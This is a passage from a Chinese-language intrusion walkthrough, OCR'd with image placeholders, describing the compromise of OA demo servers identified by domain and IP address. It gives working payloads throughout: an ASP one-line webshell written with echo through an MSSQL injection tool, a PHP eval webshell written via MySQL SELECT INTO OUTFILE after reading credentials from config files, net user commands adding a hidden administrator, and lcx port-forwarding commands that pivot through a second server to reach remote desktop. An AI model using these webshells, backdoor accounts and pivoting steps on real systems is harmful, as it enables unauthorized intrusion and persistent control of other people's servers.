


图25

之后在DOS命令下用echo写马。我们使用XIAOLU的SQL INJ Commander工具（MSSQL注入的命令行工具，稳定速度快），可执行DOS内外部命令，比如dir、net、netstat等，Web目录为"d:\IOAS\ioas"，使用echo写一句话木马，海阳客户端连接成功，如图26所示。




图26

//echo写一句话木马，使用SQL INJ Commander工具时注意"%"要使用"%25"

```
echo ^<%25If Request("#")^<>"" Then Execute (Request("#"))%25^> >d:\ioas\ioas\book\book_xxx.asp
```

PhpMyAdmin写马。金和Demos服务器还使用XAMPP（Apache+MySQL+PHP+PERL建站集成软件包）架设了Apache支持PHP，使用81端口，安装目录为"d:\xampp"，web目录为"d:\xampp\ htdocs"。这时我们还可以利用phpmyadmin写一句话木马，因为它连接的MySQL权限一般是很高的。我们利用DOS命令type获得MySQL的连接密码（从PHP站点jhcrm_zm的连接文件config.inc.php或phpmyadmin配置文件的config.inc.php获得），如图27所示，然后登录到PhpMyAdmin，选择一个数据库，执行SQL语句写PHP一句话木马，如图28所示。




图27




图28

//利用MySql语句写PHP一句话木马

```
select '<?php eval($_POST[cmd]);?>' into outfile 'd:\\xampp\\htdocs\\jhqe.php'
```

2.内网渗透

虽然我们已经成功写马，但没有远程桌面总感到不便。金和Demos为内网服务器，如图29所示，所以我们使用lcx进行端口映射。




图29

现在我们将利用华天Demo服务器作为跳板连接金和Demos服务器（lcx.exe已上传，3389已开启，并且已添加管理员用户，命令"net user $jhoa jhoa /add"、"net localgroup administrators $jhoa /add"），基本数据如下表所示。

服务器	IP	Lcx.exe存放路径	连接方向	端口
demo.oa8000.com	211.144.133.246	D:\htoa\tomcat\bin\lcx.exe	本地	5555
demos.jh0101.com	211.88.14.232	D:\tools\win2003\I386\lcx.exe	远程	3389

分别执行如下命令：

//在jh0101服务器上利用WebShell执行：把远程端口3389转发到本地44端口

```
D:\tools\win2003\I386\lcx.exe -slave 211.144.133.246 44 211.88.14.232 3389
```

//在oa8000服务器（本地）上执行：监听44端口并转发到5555端口，如图30所示

```
D:\htoa\tomcat\bin\lcx.exe -listen 44 5555
```




图30

当提示"Waiting another Client on port: 5555….",说明远程IP已成功连接到本地44端口,并在5555端口等待连接,这时即可使用远程桌面连接"127.0.0.1:5555",成功连接到远程金和Demos服务器的3389端口,如图31所示。




图31

